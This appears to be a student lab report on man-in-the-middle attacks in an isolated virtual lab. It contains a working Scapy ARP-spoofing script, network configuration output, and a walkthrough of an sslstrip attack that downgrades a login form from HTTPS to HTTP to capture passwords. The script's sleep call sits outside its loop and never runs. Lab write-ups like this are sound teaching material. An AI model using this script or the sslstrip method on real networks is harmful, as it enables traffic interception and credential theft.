a.Write a SCAPY program on Kali that sends gratuitous ARPs to XP and rtr so that Kali is in the middle of the communication between rtr and XP.

Should be a sleep time for the scapy program, to keep to attack continue running.

```
Open ▾   ssl.py
~/Desktop                                                    Save
from scapy.layers.inet import IP
from scapy.all import *
from time import sleep
import os
import sys
def MAC_address(IP):
        ans, unans = srp(Ether(dst = "ff:ff:ff:ff:ff:ff")/ARP(pdst = IP),timeout = 2)
        for send,receive in ans:
                return receive[Ether].src

router_IP = "10.10.111.1"
XP_IP = "10.10.111.101"
XP_MAC = MAC_address(XP_IP)
router_MAC = MAC_address(router_IP)
while(True):
        send(ARP(op = 2, psrc = router_IP, pdst = XP_IP, hwdst = XP_MAC))
        send(ARP(op = 2, psrc = XP_IP, pdst = router_IP, hwdst = router_MAC))
time.sleep(4)
```

Figure. 1 scapy

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.111.100  netmask 255.255.255.0  broadcast 10.10.111.255
        inet6 fe80::200:ff:fe00:4  prefixlen 64  scopeid 0x20<link>
        ether 00:00:00:00:00:04  txqueuelen 1000  (Ethernet)
        RX packets 320  bytes 108422 (105.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 341  bytes 28480 (27.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 22  bytes 1372 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 1372 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# ip route show
default via 10.10.111.1 dev eth0
10.10.111.0/24 dev eth0  proto kernel  scope link  src 10.10.111.100
root@kali:~#
```

Figure.2 IP address (router)

```
C:\Documents and Settings\poly>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : vlab.local
        IP Address. . . . . . . . . . . . : 10.10.111.101
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.10.111.1

C:\Documents and Settings\poly>_
```

Figure.3 IP address (victim)

b. Show the results of successful ARP spoofing by taking screenshots showing the output of the arp command.



Figure.4 before attack



Figure.5 during attack (Kali)

When running the SSLstrip attack, we can track the packet we send to router and victim. And for checking the ARP table in router, we can realize that the victim and the Kali have the same MAC address.



Figure. 6 ARP (wireshark)

c. Perform sslstrip attack on the client accessing Fakebook.



Figure.7 during attack (Kali)



Figure.8 during attack (Victim)

d. Record the new FORM post method and explain what is different.



Figure.9 after being attacked(https change to http)



Figure. 10 after entering the userid &password

The different part is that the former one 'form' is:
action: " https://fakebook.vlab.local/login.php", method = "post".
But after being attacked, the 'form' became to:
action: " http://fakebook.vlab.local/login.php", method = "post".
The difference is that the action is from 'https' to 'http', which means the SSL striping attack finished.

e. Open this log file in your favorite text editor and find and record the captured login and passwords.



Figure. 11 log file

f. Fully explain in a paragraph or two how sslstrip works.

For SSL-strip attack, there are three terminals, one is victim's system, one is attacker, and a ssl encrypted website(in this lab is the router). The SSL encrypted website is the website we see when we enter into http://fakebook.vlab.local in Kali, and checking the source, we will find the action is to https://fakebook.vlab.local. And the attack process is based on man in the middle, the Kali(attacker) send two ARP messages to both router and the victim machine(WIN_XP). In this way, WIN_XP thinks that Kali is the router, and router thinks that Kali is WIN_XP. And finally, http using between Kali and WIN_XP, and https using between Kali and router. So router will not find that the connection is wrong, or being attack, and Kali can directly get the message from the WIN_XP when somebody surfing the website.